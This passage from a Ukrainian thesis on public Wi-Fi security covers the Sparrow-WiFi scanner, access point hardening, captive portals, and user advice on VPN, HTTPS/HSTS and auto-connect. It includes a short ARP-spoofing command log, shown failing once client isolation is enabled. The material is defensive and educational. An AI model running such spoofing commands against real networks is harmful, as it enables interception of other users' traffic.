Ідентифікація пристроїв, підключених до мережі.

Виявлення взаємодії між точками доступу та клієнтами.

Збір інформації про MAC-адреси та поведінку пристроїв у мережі.

- Геолокація

Визначення приблизного розташування точок доступу та пристроїв на основі потужності сигналу.

Побудова топографічних карт для аналізу покриття мережі.

- Підтримка SDR-пристроїв

Інтеграція з програмно визначеним радіо (Software Defined Radio, SDR), таким як HackRF або RTL-SDR.

Моніторинг частотного спектру поза межами стандартних WI-FI каналів, що дозволяє виявляти невидимі пристрої або загрози.

- Виявлення загроз

Аналіз бездротового середовища для виявлення Rogue Access Points.

Ідентифікація атак, таких як деаутентифікація, фальшиві точки доступу, MITM (Man-in-the-Middle).

Виявлення відкритих або недостатньо захищених мереж.

- Інтеграція з іншими інструментами

Можливість використовувати дані, зібрані Sparrow-WiFi, у комбінації з іншими мережевими інструментами, такими як Wireshark, Kismet, Aircrack-ng.

### **Як Sparrow-WiFi може бути корисним?**

- Підвищення безпеки мережі

Програма допомагає ідентифікувати слабкі місця в налаштуваннях мережі, таких як відсутність шифрування або використання небезпечних протоколів.

- Виявлення загроз

З її допомогою можна швидко знайти фальшиві точки доступу, злоумисників, які виконують атаки на мережу, або потенційні атаки MITM.

- Оптимізація бездротового середовища

Аналіз завантаженості каналів та сигналів дає змогу краще налаштувати WI-FI мережу для забезпечення максимальної продуктивності.

- Аудит мережі

Професіонали можуть використовувати Sparrow-WiFi для проведення тестування безпеки мережі (Penetration Testing) або аудиту загального стану мережі.

- Дослідження спектру

Завдяки підтримці SDR, програма дозволяє аналізувати радіочастотний спектр для виявлення невідомих сигналів, сторонніх пристроїв або навіть інших протоколів, які можуть працювати в радіусі дії.

Запустимо Sparrow-wifi і підключимо до нього hackrf(рис. 3.9).




Рисунок 3.9 Запущено Sparrow-wifi

Тут ми можемо побачити список найближчих точок доступу та інформацію про них, а також графік рівня сигналу зі спектром. На цьому графіку можна побачити, що рівень сигналу зловмисної точки доступу вище за легітимну, отже вона знаходиться ближче.

## 3.2. Методи підвищення безпеки точок доступу

### 3.2.1. Налаштування обмежень для користувачів

#### Client Isolation (Ізоляція клієнтів)

Ізоляція клієнтів забороняє пристроям у мережі взаємодіяти між собою. Цей метод важливий для захисту користувачів від атак типу Man-in-the-Middle (MITM), які здійснюються всередині мережі.

Як це працює:

Коли клієнт підключається до WI-FI, точка доступу блокує прямий обмін пакетами між пристроями. Це означає, що користувачі можуть спілкуватися тільки з інтернет-шлюзом (точкою доступу), а не з іншими пристроями в мережі. Навіщо це потрібно:

Без ізоляції зловмисник у публічній мережі може сканувати інші пристрої, отримувати незахищені дані або навіть запускати атаки на ці пристрої.

Як налаштувати:

У налаштуваннях WI-FI точки доступу ввімкніть опцію "Client Isolation" або "AP Isolation" (залежить від виробника) (рис. 3.10).




Рисунок 3.10 Ввімкнення ізоляції клієнтів на точці доступу TP-Link

### Обмеження пропускної здатності

Коли один користувач забирає надто багато інтернет-ресурсів, це негативно впливає на інших. Ліміти пропускної здатності вирішують цю проблему.

Навіщо це потрібно:

Користувачі, які завантажують великі файли або дивляться потокове відео, можуть створювати затримки для інших. Обмеження швидкості дозволяє кожному отримати рівномірний доступ до інтернету.

Як налаштувати:

Увімкніть QoS (Quality of Service) у налаштуваннях точки доступу(рис. 3.11):

- Встановіть максимальну швидкість для кожного підключення (наприклад, 5 Мбіт/с на користувача).
- Надайте пріоритет трафіку для певних типів даних, таких як веб-перегляд або електронна пошта.




Рисунок 3.11 Ввімкнення QoS на точці доступу TP-Link

В результаті ввімкнення AP Isolation, більше не вдається провести атаку ARP-spoofing(рис. 3.12).

```
192.168.31.0/24 > 192.168.31.38 » arp.spoof on
[05:18:14] [sys.log] [inf] arp.spoof enabling forwarding
192.168.31.0/24 > 192.168.31.38 » [05:18:14] [sys.log] [war] arp.spoof could not find spoof targets
192.168.31.0/24 > 192.168.31.38 » [05:18:14] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.31.0/24 > 192.168.31.38 » [05:18:15] [sys.log] [war] arp.spoof could not find spoof targets
192.168.31.0/24 > 192.168.31.38 » [05:18:16] [sys.log] [war] arp.spoof could not find spoof targets
192.168.31.0/24 > 192.168.31.38 » [05:18:17] [sys.log] [war] arp.spoof could not find spoof targets
192.168.31.0/24 > 192.168.31.38 » [05:18:18] [sys.log] [war] arp.spoof could not find spoof targets
192.168.31.0/24 > 192.168.31.38 » [05:18:19] [sys.log] [war] arp.spoof could not find spoof targets
192.168.31.0/24 > 192.168.31.38 » [05:18:20] [sys.log] [war] arp.spoof could not find spoof targets
```

Рисунок 3.12 Спроба провести атаку ARP-спуфінг

### 3.2.2. Захист адміністративного доступу

#### Використання сильних паролів

Рекомендується застосовувати паролі довжиною не менше 12 символів. Має містити великі та малі літери, цифри та спеціальні символи (наприклад, !@#\$%^&\*).

#### Уникайте очевидних фраз та персональних даних

Не використовуйте прості слова, які легко відгадати (наприклад, “password” чи “admin123”). Уникайте персональних даних, як-от дата народження чи ім’я близьких, оскільки їх можна знайти у відкритих джерелах (соцмережах).

#### Регулярна зміна паролів

Якщо є підозра про витік даних або коли працівник компанії звільняється – негайно змінійте паролі. Регулярна ротація (наприклад, кожні 90 днів) може зменшити ризик злому, однак не варто зловживати надто частою зміною, щоб уникнути зниження якості паролів через “креативну втому” користувачів.

### **Обмеження доступу до адміністративної панелі**

Адміністративний інтерфейс роутера, сервера чи точки доступу бажано зробити доступним лише з локальної (внутрішньої) мережі. Якщо потрібен віддалений доступ ззовні, використовуйте список дозволених IP-адрес (whitelist), VPN або SSH-тунель. Блокування доступу з неавторизованих IP допоможе уникнути атак із мережі Інтернет (brute force, бот-сканування тощо).

### **Захищений протокол**

Вимкніть HTTP-доступ; адміністрування має здійснюватися лише через HTTPS чи інші шифровані протоколи. Для доступу до мережевого обладнання (наприклад, комутаторів чи серверів) краще використовувати SSH замість Telnet.

### **Мінімум відкритих портів**

Переконайтеся, що у налаштуваннях брандмауера відкрито лише ті порти, які дійсно потрібні. Це знижує вірогідність експлуатації вразливостей на непотрібних сервісах.

## **3.2.3. Використання Captive Portal**

**Captive Portal** — це вебсторінка привітання (landing page), яка з’являється в користувачів автоматично під час підключення до бездротової (або дротової) мережі. Щоб отримати повний доступ до Інтернету, користувач повинен виконати певні дії — наприклад, авторизуватися або погодитися з умовами використання.

### **Ключові цілі Captive Portal:**

1. **Аутентифікація користувачів:** Captive Portal може вимагати від користувача ввести певні дані (електронну пошту, номер телефону тощо) чи пройти інший спосіб ідентифікації.

2. **Інформування:** показати умови використання (Terms of Use) або інші важливі повідомлення перед тим, як дозволити доступ до мережі.
3. **Безпековий контроль:** Captive Portal дає можливість фільтрувати або обмежувати доступ до внутрішніх ресурсів або Інтернету.
4. **Маркетинг та збір даних:** за згодою користувача можна зібрати мінімальну контактну інформацію (наприклад, email) для розсилок або зворотного зв'язку.

### **Короткі рекомендації з налаштування Captive Portal:**

- Збалансовані вимоги до аутентифікації

Збирання занадто великого обсягу даних може відлякати користувачів. Достатньо базових полів (ім'я, email, телефон), аби забезпечити мінімальну ідентифікацію. Якщо мережа загальнодоступна (кафе, готелі), користувачі очікують просту процедуру входу.

- Чітка та зрозуміла угода користувача

Напишіть умови використання простою мовою, зазначте, які дані збираєте і чому. Уникайте довгих “простинь” тексту без структури — це лише знизить увагу користувачів.

- Регулярне оновлення

Переглядайте та оновлюйте політики Captive Portal, щоби відповідати актуальним вимогам законодавства та внутрішнім безпековим стандартам. Оновлюйте ПЗ (прошивку) точки доступу чи сервера Captive Portal.

- Безперервний моніторинг

Відстежуйте, хто і коли підключається, чи є підозрілі активності. Зберігайте логи підключень (з урахуванням політик зберігання персональних даних).

## **3.3. Рекомендації користувачам публічних WI-FI мереж**

### **3.3.1. Використання VPN (Virtual Private Network)**

VPN створює зашифрований “тунель” між вашим пристроєм та віддаленим сервером. Це захищає ваші дані від перехоплення навіть у разі компрометації

WI-FI мережі. Обирайте перевірені VPN-сервіси зі зрозумілою політикою конфіденційності. Безплатні VPN можуть бути менш безпечними та використовувати дані користувачів у власних цілях[17].

### **Основні переваги використання VPN у публічних Wi-Fi мережах:**

1. **Шифрування трафіку:** VPN шифрує всі дані, що передаються через публічну мережу, що ускладнює їх перехоплення навіть при використанні стандартних інструментів для аналізу мережевого трафіку, таких як Wireshark. Це робить неможливим для зломисників зчитувати особисті дані або паролі.
2. **Захист від атак "Man-in-the-Middle" (MitM):** У публічних мережах існує ризик атак типу "людина посередині", коли зломисник перехоплює і змінює дані між користувачем і сервером. VPN захищає від таких атак, адже весь трафік шифрується, і навіть якщо зломисник спробує змінити або перехопити трафік, він не зможе отримати доступ до його змісту.
3. **Захист від спостереження:** В публічних Wi-Fi мережах не рідко зломисники можуть здійснювати стеження за активністю користувачів, збираючи інформацію про їхню діяльність в Інтернеті. Використання VPN дозволяє приховати ваші дії, забезпечуючи конфіденційність та захист від спостереження.
4. **Захист від DNS-атаки:** За допомогою VPN можна уникнути атак на DNS-сервери, де зломисник може перенаправляти користувачів на фальшиві веб-сайти для збору їхніх особистих даних. VPN забезпечує додатковий рівень захисту шляхом використання безпечних DNS-серверів.

Ось приклад перехоплення трафіку(рис. 3.14), де до встановлення VPN-з'єднання можна побачити, наприклад, DNS-запити користувача, а коли користувач встановив VPN-з'єднання(рис 3.13) це стало неможливим.




Рисунок 3.13 Встановлено VPN-з'єднання




Рисунок 3.14 Перехоплення трафіку користувача

### 3.3.2. Використання HTTPS

HTTPS — це розширення стандартного протоколу HTTP, яке забезпечує захищене з'єднання між веб-браузером користувача та веб-сервером за допомогою шифрування. Використовуючи SSL/TLS (Secure Sockets Layer / Transport Layer Security), HTTPS гарантує, що дані, які передаються між користувачем та веб-сайтом, шифруються, а також що з'єднання є автентичним та не може бути змінене під час передачі[12].

Чому HTTPS важливий у публічних Wi-Fi мережах?

У публічних Wi-Fi мережах користувачі часто стикаються з такими загрозами, як перехоплення трафіку (атаки типу "man-in-the-middle"), коли

зловмисники можуть спостерігати або навіть змінювати передану інформацію. Ось чому HTTPS має таку важливу роль в таких мережах:

**Шифрування даних:** HTTPS гарантує, що всі дані, які передаються між вашим браузером і веб-сайтом, зашифровані. Це означає, що навіть якщо зловмисник зможе перехопити ваші пакети в публічній Wi-Fi мережі, він не зможе прочитати або змінити їх, оскільки вони будуть зашифровані.

**Захист від атак "Man-in-the-Middle" (MitM):** У публічних Wi-Fi мережах часто використовуються атаки типу MitM, коли зловмисники вставляються між вами та веб-сервером, щоб перехоплювати, змінювати або записувати ваш трафік. HTTPS забезпечує автентифікацію та шифрування, що унеможливорює ці атаки. Тільки той, хто має правильний сертифікат SSL/TLS, може встановити зашифроване з'єднання, тому зловмисник не зможе підробити веб-сайт.

**Захист від підроблених сайтів:** У публічних мережах може з'являтися загроза підключення до підробленого веб-сайту (наприклад, через атаку фальшивої точки доступу або DNS-атаки), яка виглядає як справжній сайт, але насправді належить зловмиснику. HTTPS допомагає уникнути цієї загрози завдяки механізму сертифікації, де веб-сайт має цифровий сертифікат, що підтверджує його справжність. Якщо ви намагаєтесь підключитися до підробленого сайту, браузер зазвичай виведе попередження, і ви зможете уникнути небезпечного з'єднання.

**Конфіденційність особистих даних:** У публічних Wi-Fi мережах користувачі можуть передавати чутливі дані, такі як паролі, номери кредитних карток, особисті повідомлення і т. д. HTTPS захищає ці дані від перехоплення та забезпечує їх конфіденційність, що особливо важливо при здійсненні онлайн-платежів або вході на важливі сервіси (електронна пошта, банківські рахунки тощо).

### **Як визначити, чи використовує сайт HTTPS?**

У браузерах є прості візуальні ознаки, які допомагають користувачам визначити, чи використовує веб-сайт HTTPS-з'єднання:

- **Зелений замок:** Зазвичай, поруч з адресним рядком з'являється зелений замок, що означає наявність захищеного з'єднання.
- **https:// у URL:** Адреса сайту повинна починатися з **https://**, на відміну від незахищених сайтів, що починаються з **http://**.

Примусовий перехід на HTTPS (інколи також званий HTTP Strict Transport Security, або HSTS) — це механізм, який забезпечує автоматичний перехід браузера до HTTPS-версії веб-сайтів, навіть якщо користувач спробує відкрити сайт через незахищений протокол HTTP.

HSTS дозволяє веб-сайтам повідомляти браузерам, що всі з'єднання з їхнім сайтом мають обов'язково здійснюватися через HTTPS. У разі спроби підключення через HTTP, браузер автоматично перенаправляє користувача на HTTPS-версію сайту. Це допомагає уникнути атак типу Man-in-the-Middle (MitM), де зломисники можуть спробувати перехопити трафік або змінити його(рис. 3.15).




Рисунок 3.15 Ввімкнення функції HSTS в браузері Chrome на телефоні

Тепер при підключенні до сайту по http ми отримаємо про це застереження (рис. 3.16).




Рисунок 3.16 Попередження про використання http

### 3.3.3. Вимкнення автоматичного підключення до Wi-Fi

Вимикання автоматичного підключення до Wi-Fi — це один з важливих кроків для забезпечення безпеки при використанні бездротових мереж, особливо в публічних або незахищених Wi-Fi мережах. В умовах відкритих або небезпечних Wi-Fi мереж зловмисники можуть використовувати різні методи для того, щоб залучити користувачів до підключення до фальшивих точок доступу або перехоплювати трафік, що передається через незахищені канали. Відключення автоматичного підключення допомагає уникнути таких ризиків.

#### Що таке автоматичне підключення до Wi-Fi?

Автоматичне підключення до Wi-Fi — це функція, яка дозволяє мобільним пристроям або комп'ютерам автоматично підключатися до знайдених бездротових мереж, без потреби вручну вводити пароль або підтверджувати з'єднання кожного разу. Це дуже зручна функція, яка дозволяє не турбуватися про підключення до Wi-Fi, коли ви перебуваєте в межах зони покриття мережі.

Проте, ця функція має серйозні недоліки з точки зору безпеки, оскільки дозволяє пристрою автоматично підключатися до будь-якої знайденої мережі, навіть якщо вона є фальшивою або небезпечною. Це особливо небезпечно в

публічних місцях, таких як кафе, аеропорти, торгові центри, де користувачі часто стикаються з ризиками безпеки.

### **Ризики автоматичного підключення до Wi-Fi**

*1. Підключення до фальшивих точок доступу (Rogue AP):* Одним з основних ризиків є підключення до так званих «rogue» точок доступу. Це підроблені точки доступу, створені зловмисниками з метою перехоплення трафіку користувачів. Зловмисники можуть налаштувати точку доступу з таким же SSID (ім'ям мережі), як і легітимний Wi-Fi, і пристрій автоматично підключиться до неї, вважаючи її надійною.

*2. Атаки типу "Man-in-the-Middle" (MitM):* Якщо пристрій підключається до неперевіреної мережі, зловмисник може здійснити атаку типу «Man-in-the-Middle», в результаті якої він отримує доступ до всього трафіку, що проходить через мережу. Це дозволяє йому перехоплювати конфіденційні дані, такі як паролі, логіни, банківські реквізити та іншу чутливу інформацію.

*3. Витік даних при підключенні до відкритих Wi-Fi мереж:* Відкриті Wi-Fi мережі (наприклад, у кафе або аеропортах) не забезпечують шифрування даних, тому будь-яка інформація, яку ви надсилаєте або отримуєте в такій мережі, може бути легко перехоплена. Вмикаючи автоматичне підключення, ви можете випадково підключитися до такої мережі, що створює серйозну загрозу безпеці ваших особистих даних.

### **Висновки до третього розділу**

У третьому розділі розглянуто та впроваджено механізми захисту WI-FI мережі, які спрямовані на зменшення ризиків кіберзагроз і підвищення безпеки як для адміністраторів, так і для користувачів. Було проведено налаштування системи виявлення вторгнень Snort, що дозволило ефективно моніторити трафік і виявляти підозрілі активності, зокрема спроби несанкціонованого доступу та експлуатації вразливостей. Також було налаштовано систему Kismet, яка забезпечує моніторинг бездротового середовища та допомагає виявляти

підозрілі пристрої, несанкціоновані точки доступу та атаки типу "людина посередині".

Методи виявлення несанкціонованих точок доступу (Rogue AP) дозволили впровадити підходи до активного сканування мережі та аналізу характеристик пристроїв, що допомогло вчасно ідентифікувати загрози. Окрему увагу приділено підвищенню безпеки точок доступу через обмеження доступу для користувачів, сегментацію мережі, використання політик доступу та додатковий захист адміністративних налаштувань, зокрема за допомогою сильних паролів і шифрування. Застосування Captive Portal забезпечило контроль доступу користувачів до мережі та додатковий рівень автентифікації.

## ВИСНОВКИ

В результаті виконання випускної кваліфікаційної роботи було досліджено, розроблено та впроваджено методи та технології аналізу і захисту від вразливостей публічних WI-FI мереж. Робота спрямована на забезпечення безпеки користувачів бездротових мереж, а також на підвищення стійкості таких мереж до сучасних кіберзагроз.

У першому розділі проведено теоретичний аналіз публічних WI-FI мереж. Вивчено архітектуру, принципи функціонування, стандарти WI-FI, а також особливості їх використання в публічних середовищах. Розглянуто основні загрози та ризики, притаманні бездротовим мережам, такі як перехоплення даних, несанкціонований доступ, атаки на протоколи шифрування. Проведено порівняння сучасних протоколів безпеки WI-FI та визначено найбільш ефективні з них.

У другому розділі виконано детальний аналіз вразливостей публічних WI-FI мереж. Розглянуто типові методи атак, зокрема перехоплення трафіку, атаки "людина посередині", підробка точок доступу, атаки на автентифікацію та експлуатацію слабких паролів.

У третьому розділі було визначено та впроваджено комплексні методи захисту публічних WI-FI мереж. Впроваджено механізми моніторингу активності з використанням систем виявлення вторгнень (IDS Snort) та систем аналізу бездротового середовища (WIDS Kismet). Особливу увагу приділено методам виявлення зловмисних точок доступу та запобіганню спробам несанкціонованого підключення.

Таким чином, у роботі розроблено багаторівневу систему захисту WI-FI мереж, яка враховує як технологічні аспекти, так і людський фактор. Запропоновані методи аналізу та захисту дозволяють знизити ризики безпеки та забезпечити стабільну та безпечну роботу публічних бездротових мереж.

## СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Jane S Butler: WIRELESS NETWORKING IN THE DEVELOPING WORLD Third Edition, CreateSpace, 2013. 520 с.
2. Безпроводні локальні комп'ютерні мережі: Навчальний посібник для технічних університетів / В. Чернега, Б. Платтнер. К.: Кондор-Видавництво, 2013. 238 с.
3. How to use the TP-Link adapter for WLAN hacking: <https://www.haxor.no/en/article/tl-wn722n-kali-driver>
4. Aircrack-ng: <https://www.aircrack-ng.org/>
5. WiFi-Pumpkin – Framework for Rogue WI-FI AP Attack: <https://www.cyberpunk.rs/wifi-pumpkin-framework-for-rogue-wi-fi-ap-attack>
6. Kismet: <https://www.kismetwireless.net/>
7. Netmux: LLC Hash Crack, 2019. 133 с.
8. Vipul Tiwari: H4CK3R: A Beginner's Guide, 2016. 172 с.
9. James Wells: WiFi Hacking for Beginners, 2021. 24 с.
10. Radhi Shatob: PENETRATION TESTING STEP BY STEP GUIDE Second Edition, 2021 417 с.
11. Shiva V. N, Parasram Alex Samm, Damian Boodoo, Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali: Kali Linux 2018: Assuring Security by Penetration Testing Fourth Edition, Packt Publishing, 2018. 448 с.
12. Sam Grubb: HOW CYBERSECURITY REALLY WORKS, no starch press, 2021. 219с.
13. Snort: The Open Source Network Intrusion Detection System. (2021). Snort: Network Intrusion Detection. Retrieved from <https://www.snort.org/>
14. Taneja, S., & Kumar, N. (2019). Security and Privacy in Wireless and Mobile Networks. Wiley.
15. Шпаргалка MITM: <https://hackyourmom.com/kibervijna/shpargalka-mitm/>
16. Sparrow-wifi: <https://github.com/ghostop14/sparrow-wifi>

17. Tips for safely using public WI-FI: <https://watech.wa.gov/tips-safely-using-public-wi-fi>